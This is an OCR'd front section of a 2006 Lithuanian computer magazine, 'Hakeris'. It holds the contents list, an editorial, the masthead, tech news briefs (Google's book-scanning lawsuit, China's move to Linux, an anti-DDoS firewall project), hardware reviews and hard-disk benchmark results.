

Nr. 9 (40) /2006

Išsamiai apie triuškinančią IE klaidą

[software] Nuotolinis Windows valdymas

[scena] IBM istorija

[hacking] Ruošiam keygeną

Vyriausybinio serverio užgrobimas

Išsamiai apie triuškinančią IE klaidą

Windows sistemos kvotos

Kirmino „Win32.Mytob.D" išpakavimas ir analizė

Wietse Venema biografija

[unixoid] Virtualių mašinių monitorius Xen

DNS ir Proxy serverio konfigūravimas

Paslėptas rankinių kompiliacijų potencialas

[coding] Universalaus išpakuotuvo kūrimas: algoritmas

prenumeratos kaina:

su CD 5,99 Lt

be CD 3,99 Lt

Kaina 9,99 Lt
Nr. 9 (40) '06

UP Group

– Labas, mano vardas Donatas321.
– O mano cig0n3l3, na, ir kas?

Tokių situacijų apstu ne tik internete, bet ir realiame gyvenime. Žmonės taip dažnai naudoja tokius pačius arba panašius vardus ir net pravardes, jog kartais skambindamas vienam Tadui, kitame ragelio gale išgirsti visai kito Tado balsą. Ką daryti?

Ogi hakeris nebūtų hakeris, jeigu jis bet kada negalėtų pavirsti „h4k3r1U" ir pan. Esmė yra tame, jog žmonės šiaip ar taip panašius daiktus laiko tapačiais: paklausk savo draugų, ar jie skiria margarino ir sviesto skonį?! Koks skirtumas — CD ar DVD — jeigu tame diske šiaip ar taip telpa koks nors filmas arba naujausias muzikos albumas?! Kita vertus, reikia juk ką nors daryti, kad vieną dieną visai nepasiklystume panašios informacijos liūne, tiesa? Ir čia padėti gali tik seno patyrusio hakerio kaip aš išmintis...

Mano projektas – siūlau sudaryti tiek internetinių, tiek realių vardų duomenų archyvą, kuriame žmonės, norintys užregistruoti naują vardą, turėtų stoti į eilę. Tada jie negalėtų rinktis tokio paties vardo tol, kol nesibaigtų jo galiojimas kitam žmogui su tuo vardu. Nebūtų jokių Donatas, Donatas00, Donatas999 ir net Doncė. Kas valdytų visą šią sistemą? Ogi aišku, kad hakeriai. Galų gale patys tikriausi hakeriai netgi šio žurnalo numerio pavadinimą pakeistų iš „Hakeris" į „Hakeris40". Žinai, kodėl?

...spėk, kelintas šis mūsų žurnalo numeris...

JoKeR

Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza“
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.882
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“


„LA MARTINIERE" PRIEŠ „GOOGLE"

Google toliau dirba liaudies labui, tačiau vis tiek atsiranda piktų žmonių, kurie nevertina šios kompanijos pastangų. Maža to, jie liaudies numylėtinius paduoda į teismą, kaip kad pasielgė „La Martiniere" — prancūzų leidykla, apkaltinusi *Google* autorinių teisių pažeidimu. Kaip tu jau tikriausiai žinai, vienas iš paieškos kompanijos skyrių užsiima keliose stambiausiose pasaulio bibliotekose saugomų knygų skaitmenizavimu. Tačiau pagal įstatymą tai galima daryti tik gavus leidyklų leidimą, o *Google* tokio leidimo neprašo. Iki neseno laiko knygų skaitmenizavimo projektas sukeldavo tik tokių organizacijų, kaip *Association of American University Presses*, kritiką, tačiau dabar *Google* taip lengvai neatsipirks. Kompanija tikina skaitmenizuojanti išskirtinai tik senas knygas (autorių jau seniai nėra tarp gyvųjų, be to, visa tai daroma ne dėl pelno, o siekiant išsaugoti žinias ateities kartoms). Pažiūrėsim, ką pasakys teismas.

MODELIUKAI IŠ ATOMŲ

Nanostruktūrų modeliavimas — sudėtinga, specialios programinės įrangos reikalaujanti užduotis. Nepaisant to, mokslininkai toliau kuria ir modeliuoja įvairias molekulines atsargines dalis. Taigi neseniai kompanijos „NanoREX" mokslininkai sugebėjo programų komplekse *nanoENGINEER-1* sukurti universalaus šarnyro modelį, kurį dar 1992 metais suprojektavo Erikas Dreksleris Ir Ralfas Merkle. Tyrinėtojams pavyko parodyti šarnyro veikimo dinamiką, o panaudojus modeliavimo rezultatus buvo nustatyta, kad abi šarnyro alkūnės vienas kito atžvilgiu gali išsilenkti iki 20 laipsnių. Tuo pačiu šarnyro dalys neturi sąlyčio taškų! Jos išsilenkia per cheminius ryšius, kurie ir laiko dvi mechanizmo dalis. Panaudojus tyrimo rezultatus, buvo sukurta šarnyro darbo animacija, kurioje jis išsilenkia iki 40 laipsnių. Šarnyro išsilenkimo dažnis — 100 Hz. Įrenginys susideda iš 3846 atomų, jo ilgis — 6,4 nanometro, plotis ir aukštis — 3,8 nm. Šis modelis — vienas iš bandymų sukurti mašiną apskrita be besitrinančių dalių. Dabar mokslininkai planuoja sumodeliuoti šį mechanizmą kartu su jau tau žinomu molekuliniu automobiliu ir taip su centriniu varikliu priversti judėti keletą ratų. Kas bus toliau, jeigu prie automobilių bus prijungtas dar ir nedidelis kompiuteris!


BAKTERIJA KIBERNETINĖJE ERDVĖJE

Bakterija *E.Coli* — kol kas dar ne kibernetinėje erdvėje, o tik po mikroskopu.

Viename ankstesnių mūsų numerių tu jau galėjai pamatyti, kaip mokslininkai pirmą kartą skaitmenizavo virusą. Dabar jie ėmėsi žarnyno lazdelės — bakterijos *E.Coli*. Mokslininkai nori ją ne tik sumodeliuoti, tačiau ir sukurti „realią" aplinką, kurioje ji galėtų gyventi. Tuomet bus galima studijuoti ne tik lazdelės biochemiją, bet ir realiu laiku skaitmenizuoti genų darbą. „Jūs tik įsivaizduokit, jog galite sėsti prie kompiuterio ir su gyvūnais atlikti įvairius eksperimentus bei stebėti, kaip ir kas veikia, tuo pačiu išsiaiškinant, kodėl įvyko viena, o kita — ne", — pasakoja kanadiečių profesorius Maiklas Elisonas, Albertos universiteto biologas. — Mes negalėsime biologijoje padaryti revoliucijos, kol neišmoksime modeliuoti gyvo organizmo".

Šioje srityje sėkmė mokslininkams nusišypsojo tik prieš keletą metų, o kada pavyks pasiekti kokių nors rezultatų — galima tik spėlioti. Ir įvertink tai, kad mokslininkai užsimojo ištyrinėti viso labo patį kukliausią žmogaus žarnyno gyventoją, kurio sandara ganėtinai paprasta. Daktaras Elisonas *E.Coli*, kaip vieno iš mokslininkų mėgiamiausių biologiniams eksperimentams skirtų modelių, pasirinkimą aiškina taip: „Mes paėmėme patį paprasčiausią organizmą, apie kurį žinoma daugiausiai". Taigi iškėlus tikslą skaitmenizuoti bakteriją, 2002 metų gruodį buvo suformuotas Tarptautinis aljansas (IECA — *International E. coli Alliance*). Į šią organizaciją įėjo kanadiečiai iš *Cybercell* projekto, japonai iš pirmaujančių biologinių mokslų instituto, anglai iš IEBC grupės, amerikiečiai iš *E.Coli* konsorciumo, farmacijos kompanija „GlaxoSmithKline" ir daugelis kitų.

Aljansas paskirstė užduotį laboratorijoms ir prasidėjo projektų įgyvendinimas, kuomet skirtingų šalių mokslininkai apjungia savo jėgas. „Net jeigu mes šiandien sugebėtumėme sukurti visos bakterijos modelį, tai nereikštų, kad mes galėtume suprasti tai, kas sukurta, — prideda Teris Emonetas iš Čikagos universiteto. — Esmė čia tame, kad mes turime viską daryti žingsnis po žingsnio, iš eilės tikrindami ir studijuodami visus reiškinius". Tokiais tempais po dešimt metų prieisim ir iki savęs skaitmenizavimo.



„MICROSOFT" PERAUKLĖJO SPAMERĮ

„Dabar tikrai galiu sakyti: aš praregėjau! Supratau, kad spamas — tai blogis, ir su juo reikia kovoti. O juk dar neseniai aš jį vertinau, kaip į katės ir pelės žaidimą, tačiau bendravimas su ponu prokuroru, ponu tyrėju ir misteriu teisėju man parodė visą mano ankstesnių minčių absurdą. Taip, mano draugai, aš užsirašiau savanoriu į antispamerių judėjimą. Pasakykime ryžtingą NE spamui! Mirtis spameriams!" — maždaug tokio turinio tekstą savo *web* bloge neseniai išpublikavo 24 metų teksasietis Rajenas Pitiliakas, kuris ekspertų nuomone buvo vienas iš 5 aktyviausių pasaulio spamerių. Savo karjeros viršūnėje Rajenas per dieną išsiųsdavo iki 25 milijonų laiškų! Kas gi padėjo jam praregėti? Viskas paprasta. „Microsoft" karas prieš spamą lėmė šio jauno žmogaus areštą, o šis, norėdamas išvengti ilgų metų už grotų, su kompanija pasirašė taikos susitarimą, kuris jam kainavo milijoną dolerių. Tačiau tai jo neapsaugojo nuo bendravimo su šauniąja valstijos policija, o ten, ką jau čia sakyti, tokių herojų nemėgsta. Dabar buvęs spameris save laiko antispameriu aktyvistu ir žada iš paskutiniųjų stengtis kovoti su tokiais, koks kažkada buvo jis pats.

KINIJA PO „LINUX" VĖLIAVA

2005 metų pabaigoje kinų vyriausybė paskelbė, kad planuoja ketvirčiu sumažinti iš „Microsoft" perkamos programinės įrangos. Šių metų birželį kinai kardinaliai ėmėsi šio klausimo sprendimo. Tekančios saulės šalis nusprendė visiškai atsisakyti dėdės Bilo paslaugų ir visuose kinų kompiuteriuose įdiegti *Linux OS*. Taip planuojama padaryti bent jau su tais kompiuteriais, kurie veikia vyriausybinėse ir valstybinėse įstaigose. „Tai globali tendencija. *Linux* pigi sistema, jo adaptacijos *laipsnis taip pat aukštas*", — taip viršūnių sprendimą pakomentavo Maikas Linas, kompanijos „Taipei Computer Association" konsultantas. „Microsoft" teliko skėstelėti rankomis: „Pirkėjai patys renkasi tai, ko jiems reikia". Nepaisant to, su Kinijos vyriausybe sutinka toli gražu ne visi. Pavyzdžiui, stambiausias šios šalies AK gamintojas, kompanija „Lenovo", planuoja ir toliau bendradarbiauti su „Microsoft" bei į visus kompiuterius įdieginėti *Windows* sistemą. Ekspertai mano, kad jeigu „Lenovo" laikysis savo pozicijos, jos konkurentai „Dell" ir HP užims dalį rinkos, o tai reiškia, kad atims ir dalį pelno. Be to, nėra žinoma, kaip į tai reaguos Kinijos prezidentas ir ministrai, — šios tautos atstovai garsėja savo kardinaliomis priemonėmis prieš „teisingo režimo drumstėjus".

ŽAIDŽIAME SU ACME

Mes negalime gyventi be kompiuterinių žaidimų! O ar gali būti kitaip, jei Acme už juokingai mažą kainą siūlo ir nepriekaištingus priedus. Visų pirma pakalbėsime apie vairasvirtę — 4 krypčių ir 8 mygtukų priedas dovanoja realų pojūtį, kadangi jame slepiasi vibruojantis mechanizmas. Toks pat vibracijos modulis yra ir vaire. USB 1.1 ir 2.0 jungties reikalaujanti vairasvirtė neprašo didelių kompiuterio gabumų, todėl tai puiki žinia tiems, kurie neturi itin galingų kompiuterių. Vairas taip pat ne paprastas — force feedback turintis valdymo prietaisas puikuojasi net 12 mygtukų, o automatinio veikimo mygtukai ir net 270 laipsnių sukinėjamas vairas, kurio įstrižainė net 28 cm, nenori likti vieni prie kompiuterio, kai eini miegoti. Būtent todėl į jų draugiją atskuba akceleratoriaus ir stabdžių pedalai, kuriuose taip pat yra vibruojantys mechanizmai. Guminės medžiagos vairo sutvirtinimai neleidžia jam išslysti iš rankų, kai nori įveikti vieną iš svarbiausių posūkių, lenktynėse kovodamas dėl pirmos vietos... Acme žaidimams suteikia naujų spalvų: ACME joystick F880 kainuoja 33 Lt, o ACME F297 vairas – 190 Lt. www.acmemedia.lt


PO NSA PADU

Ne paslaptis, kad JAV Nacionalinė saugumo agentūra turi didžiulę amerikiečių duomenų bazę ir ne tik. Telefonai, adresai, socialinio draudimo numeriai, teistumai ir net ypatingosios žymės. Bet NSAi to pasirodė maža, todėl vaikinai nusprendė praplėsti šį lobyną. O kaip tai geriausia padaryti? Teisingai, keliauti į internetą. Juk liaudis tinkle ant kiekvieno kampo apie save palieka įvairių naudingų duomenų. Ko vertos vien pažinčių svetainės ir *web* blogai. Be abejo, jeigu visą šį gėrį bandytum filtruoti rankiniu būdu, tai neužtektų sveikatos, todėl agentūra dabar užsiima greito duomenų surinkimo pagal tam tikrus parametrus technologijos kūrimu. Šios pasakos moralas toks: žiūrėk, ką rašai, nes Didysis Brolis nesnaudžia.

PIRMASIS POLIMORFINIS ROBOTAS

Tau tikriausiai ir taip aišku, kam reikalingas daugiafunkcinis blokinis robotas. Apie juos buvo daug rašyta, buvo demonstruojami jų prototipai. Bet dabar galima visiškai užtikrintai sakyti, kad jau sukurtas pirmasis polimorfinis robotas. Jį sukūrė Pietų Kalifornijos universitete (USC) dirbantis profesorius Vei Min Šenas. Mašina pavadinta kukliai — *SuperBot*. *SuperBot* biudžetas nei didelis, nei mažas — 8 milijonai dolerių. Pagrindinis rėmėjas yra NASA, kadangi robotas orientuojamas kosmoso tyrinėjimams. *SuperBot* buvo kuriamas kaip modulinis, daugiafunkcinis ir perkonfigūruojamas robotas. Teoriškai jis gali šliaužti kaip gyvatė ar vikšrelis, pavirsti į ratą, taip pat suformuoti ranką–manipuliatorių, tapti mašina–alpinistu, kad galėtų nusileisti į kraterį, ir net būti mobilia platforma. Sukurti tokį lankstų robotą leido autonominiai, intelektualūs ir savaime perkonfigūruojami moduliai, kurie ir yra visos sistemos pagrindas. Atskirai paimtas modulis, kuriame yra įmontuoti 2 elektriniai varikliukai ir kompiuterinė mikroschema, gali savarankiškai judėti ir persiversti. Vienas su kitu moduliai gali susijungti keturiose skirtingose vietose. Desertui gamintojai ketina pademonstruoti vieno modulio sugebėjimą skraidyti mikrogravitacijos sąlygomis.

TINKLO DIADEMA

Liepą paaiškėjo naujo daug žadančio projekto, kurį finansuoja daugybė stambių kompiuterinių kompanijų ir organizacijų, tokių, kaip „France Telecom", „Polish Telecom", „IBM Research" ir kt., detalės Projektas vadinasi Diadem Firewall, tai yra aparatinė apsauga nuo DDoS atakų, orientuota pagrinde į plačiajuosčio interneto tiekėjus. „Diadema" montuojama tarp tinklo ir ryšio tiekėjo, tinklo srautas filtruojamas iš visų prijungtų kompiuterių. Jeigu ugniasienė aptinka kokius nors taisyklių pažeidimus (pavyzdžiui, netikėtas tinklo srauto augimas), tai šis kompiuteris yra tuojau pat blokuojamas. Toks metodas leis pristabdyti arba net sustabdyti kompiuterių–zombių inicijuojamas atakas. Diadem Firewall sukūrimui buvo išleista beveik 4 milijonai dolerių, dabar darbai praktiškai baigti. Apsaugos paketo testavimą planuojama pradėti 2006 metų rugsėjį, o pristatymas įvyks Prancūzijoje ir Lenkijoje.

NAUJASIS IRIVER GROTUVAS

Rinkoje pasirodė kompanijos IRIVER naujovė — grotuvas N12. Kartu su juo pateikiamos ir specialios ausinės, kurios atitinka visą įrenginio įvaizdį: jų laidai nėra prailginti, tačiau suformuoja uždarą ratą kaip karoliai, prie kurių vietoje pakabuko tvirtinamas pats grotuvas. Įrenginio stilingumą įtvirtina vienspalvis pusiau veidrodinis OLED ekranas su 16 atspalvių, ant juodo korpuso įmontuotas Swarovski kristalas ir originali „ekrano užsklanda" su firminiu šokančiu žmogiuku. Beje, grotuvo funkcionalumas nuo to nė kiek nenukentėjo: 1 Gb atminties, galimi MP3, WMA, ASF ir OGG *Vorbis* formatai, ekvalaizeris, 3D garso sistema, signalo/triukšmo santykis — 90 dB, maksimalus galingumas — 14 mW kanalui. Be viso šito grotuvas turi laikrodį, žadintuvą, radiją ir diktofoną. Grotuvo gabaritai — 27,2x48,8x13,3 mm, svoris su akumuliatoriumi — 23 g, o veikimo laikas — 13 valandų. Įrenginį galima įsigyti už 200 dolerių.

„BLU–RAY" IŠ TDK

Kol megakorporacijos ginčijasi, koks optinių įrenginių formatas taps standartu ir kieno gaminiai taps jų pagrindu, kompanija TDK pradėjo tiekti *Blu–Ray* (BR) diskus. Į juos ramiai galima įrašinėti ypač didelės kokybės *Hi–Definition* (1920x1080) filmus su garsu, kuris, laimei, išvengė kompresijos. Šiuo metu galima įsigyti 25 Gb talpos diskų. Jie skiriasi savo formatais: į BR–R informaciją galima tik įrašinėti, o BR–RE suteikia perrašymo galimybę. Įrašymo greitis siekia 72 Mb/s. Tokie rezultatai pasiekiami pritaikius specialų įrašantį sluoksnį *CuSi* (varis ir silicis). Be to, šie diskai turi padidintą atsparumą ultravioletinių spindulių poveikiui, o firminė DURABIS2 danga apsaugos gaminį nuo įbrėžimų ir taršos. Be to, šie daikčiukai išlaiko 10000 perrašymo ciklų.

BEKELEI SKIRTA „LOGITECH" PELĖ

Džipas nuo įprastinės mašinos skiriasi savo patikimumu, galia ir pravažumu, o važiavimo komfortas dažnai lieka antroje vietoje. Jeigu sukurtume analogiją, tai nauja kompanijos „Logitech" pelė panaši į labai brangią bekelės transporto priemonę: ji veikia bet kokiomis sąlygomis, tuo pačiu yra labai ergonomiška, dėl ko ji yra puikus sprendimas mobiliems vartotojams. Dvigubo lazerinio sekimo technologija leidžia pelei dirbti praktiškai ant bet kokių paviršių. Įrenginio korpusas apsaugotas nuo smūgių, o prie USB jungiamą imtuvą (pelė belaidė, veikia 2,4 GHz dažniu ir iki 9 m atstumu nuo kompiuterio) galima paslėpti korpuso viduje. Įrenginys turi prasukimo ratuką *Logitech Tilt Wheel Plus Zoom*, kuris vartotojams leidžia lengvai ir paprastai prasukinėti ekraną žemyn–aukštyn bei kairėn–dešinėn, taip pat didinti ir mažinti skaitmeninių nuotraukų, *web* puslapių ir dokumentų dydį. Be to, pelė veikia su viena AA tipo baterija, o ant korpuso sumontuotas jos įkrovimo lygio indikatorius. Pelę galima įsigyti už mažiau nei 100 dolerių.

ORANŽINIS PLIUSAS MOKO ISPANŲ KALBOS

Apacer Audio Steno AU822 | Pasirodys 2006 m. rudenį
www.apacer.com

MP3 grotuvai tokie populiarūs, jog jų pradeda prireikti netgi tiems, kurie, atrodo, nėra potencialūs šių produktų vartotojai. Pavyzdžiui, visai neseniai išgirdau komentarą iš savo močiutės, kuriai, pasirodo, reikia MP3 grotuvo tam, kad galėtų klausytis E. Kučinsko dainų pakeliui į sodą. Kur ritasi pasaulis? Atiduok savo buvusį MP3 grotuvą močiutei ir ieškok kito – juk nepriversi jos laukti, kol surasi ir nupirksi jai tinkamą, tiesa? Tuo labiau, jog tu tikrai įsimylėsi šį Apacer pirmosios akistatos metu. Didžiulis 1,5 colių įstrižainės CSTN 65K spalvotas ekranas puikiai atgamina filmų ir nuotraukų spalvas. Tai ypatingai plonas ir solidus MP3 grotuvas, kurio centre akį rėžiantis dizaino elementas – oranžinis pliusas. Taip, jis iš karto „kabina" ne vieną, todėl paskubėk užsirezervuoti ir sau vieną, nes vargu ar jų liks po pirmosios siuntos nusileidimo parduotuvės sandėlyje. Juk jame be visa ko yra ir FM radijas su įrašinėjimo funkcija ir net užsienio kalbų instruktažas (kai tau reikia pakartoti išgirstus naujus žodžius užsienio kalba)!

DAR KARTELĮ ASMENINIS KOMPIUTERIS

HP Pavilion dv6003ea | 3200 Lt
www.hp.com

Mums labai patiko HP reklaminis šūkis, kuriame teigiama, jog kompiuteris vėl tampa asmeniniu. Juk taip ir yra iš tikrųjų – bent jau naujieji HP nešiojamų kompiuterių modeliai daro viską, kad mums tereiktų vieno mygtuko pagalba sutvarkyti visos dienos reikalus. Kaip tai įmanoma? Su šiuo galiūnu viskas įmanoma. Dalis technikos šedevrų, kurie slypi po dailučiu korpusu – 512 MB RAM atminties, AMD Turion 64 X2 procesorius, 80 GB talpos kietasis diskas, NVIDIA GeForce Go 7200 vaizdo korta ir 802.11a/b/g WLAN standartas. Tai toli gražu ne viskas. Plika akimi pastebime ir dar vieną šaunų dalyką – 15,4 colių įstrižainės WXGA aukštos raiškos BrightView tipo plačiaekranį ekraną, kuriam nuotaiką pradžiugina internetinė kamera su integruotu mikrofonu. Visokių tipų DVD įrašinėjantis diskasukis tarsi užsimena, jog muzika ir filmai čia tikrai laukiame svečiai, tačiau kai pamatai, jog prie laptopo pridėtas ir firminis HP nuotolinio valdymo pultelis, supranti, jog su kompiuteriu nesiskirsi ir po darbo. Na ir kaip gi jis gali netapti vėl asmeniniu, kai HP viską daro nepriekaištingai?!

DISKUS KEIČIA FLASH'AI

Intenso USB Drive | Pasirodys 2006 m. rugsėjo mėn.
www.intenso.de

Įdomu, ar kompanija Intenso keičia veiklos kryptį, ar tiesiog prisitaiko prie aplinkos pokyčių. Bet kuriuo atveju, tai sveikintina – kompaktinių diskų novatorė ir gamybos lyderė vokiečių kompanija Intenso anksčiau mūsų duomenis saugoti siūlė DVD arba CD laikmenose, tačiau trenkė žaibas į medį ir firma pradėjo gaminti USB „atmintines". Šie USB „rakteliai" yra labai maži ir patogūs nešiotis, tačiau svarbiausia – kokybiški. Pasirink norimą talpą – 256 ar 512 MB; 1 ar 2 GB – ir pasidaryk svarbiausių dainų, filmų, nuotraukų ar dokumentų kopijas, kurias nuolatos turėsi prie savęs. Neturi vietos diskui (žinoma, tik su Intenso vardu) – pasiimk raktą (su tokiu pat vardu). Kam mėtytis į šonus – sykį likai patenkintas ar net nudžiugintas Intenso produktu, nerizikuok savo nuotaika ir toliau.

KIEK PLAČIAI GALI IŠSKĖSTI RANKAS

Samsung 940BW | 940 Lt
www.samsung.com

Aš nepasakosiu, kaip nusipirkau šį monitorių savo namams. Tikrai neminėsiu, jog prie laiptinės surengiau varžybas, kurio iš kaimynų pečiai plačiausi. Turbūt nuspėji pats, kad plačiaekranį monitorių paimti už šonų ne taip jau paprasta, taip? Juokauju. Čia gi Samsung – kompanija, kuri šalina sunkumus mūsų gyvenime, o ne juos kuria. Pasižiūrėk į šį gražuolį – taip, tai monitorius, o ne svetainėje vietos ieškantis televizorius. 19 colių įstrižainės plačiaekranis LCD monitorius sukuria net 1440x900 rezoliuciją, kurią palydi tokie pasiekimai kaip 4 ms reakcijos laikas (nuo pilkos iki pilkos), 500:1 kontrastas ir 300 cdm ryškumas. 160 laipsnių matymo kampas egzistuoja tiek vertikalėje, tiek horizontalėje, o D-SUB, DVI-D (HDCP) ir net įmontuotas energijos šaltinis sukuria visa kita, ko tau trūksta po to, kai atsipeikėji... Juk jis buvo tave užhipnotizavęs kaip ir mus kelioms valandoms savo išvaizda, tiesa?

Samsung HD400LJ

SAMSUNG SAVO NAUJĄ KIETŲJŲ DISKŲ SERIJĄ *SPINPOINT T133S* PAPILDĖ 400 GB MODELIU. HD400LJ YRA *SERIAL ATA II* JUNGTIES KIETASIS DISKAS, KURIO PRALAIDUMAS SIEKIA 3 GB/S. DISKAS TURI 8 MB ATMINTIES BUFERĮ (SIŪLOMAS IR MODELIS SU 16 MB). DISKŲ SUKIMOSI GREITIS 7200 APSISUKIMŲ PER MINUTĘ, VIDUTINIS PAIEŠKOS LAIKAS 8,9 MS. KAUPIKLIS IŠLAIKO APKROVIMĄ IKI 63 GRAMŲ PER 2 MILISEKUNDES DARBINIAME REŽIME BEI IKI 300 GRAMŲ PER 1 MILISEKUNDĘ BUDĖJIMO REŽIME. VIDUTINIS TRIUKŠMO LYGIS DISKUI NUSKAITANT AR ĮRAŠANT YRA 29 DB.

Naujame vinčesteryje įdiegta krūva firminių *Samsung* technologijų. *NoiseGuard* ir *SilentSeek* sistemos garantuoja žemą disko garsą, o technologija *Native Command Queuing* (NCQ) leidžia kilstelti našumą, procesoriaus teikiamas užklausas sustatydama į eilę. Be to, reiktų paminėti saugumo priemones *ATA Security Mode* ir *ATA Host Protected Area*.

Techniniai duomenys

Talpa	400 GB
Vidutinis paieškos laikas	8,9 ms
Vidutinis vėlavimas	4,17ms
Buferis	8 MB
Sukimosi greitis	7200 rpm
Perėjimo nuo vieno takelio ant kito laikas	0,8 ms
Apsikeitimo tarp nešėjo ir valdiklio greitis	1000 Mbit/s
Galvutės	6
Diskų skaičius	3
SMART	Taip
MTBF	600 tūkst. valandų
Triukšmo lygis	27 dB budėjimo režime, 29 dB darbiniame
Sąsaja	SATA–II (suderinama su SATA–I ar SATA150 valdiklis)
Sąsajos pralaidumas	300 Mb/s
Apimtys (plotis, aukštis, ilgis)	102 x 25 x 146 mm
Svoris	653 g

Testų rezultatai (su procesoriumi *Athlon64/4000*)

FutureMark PCMark 2005
HDD — File Write
79,8 MB/s


FutureMark PCMark 2005
HDD — Virus Scan
73,9 MB/s


FutureMark PCMark 2005
HDD — General Usage
5.8 MB/s

FutureMark PCMark 2005
HDD — Application Loading
7.3 MB/s

FutureMark PCMark 2005
HDD — XP Startup
8.7 MB/s

FutureMark PCMark 2005
HDD BenchMark
5544 balai


FutureMark PCMark 2004
HDD BenchMark
5330 balai

HDD–TACH 2.61

Vidutinis nuskaitymo greitis
64614 KB/s

Priėjimas prie disko
15.3 ms

Vidutinis įrašymo greitis
31641 KB/s

Nauja MSI „mama" prie tavo durų

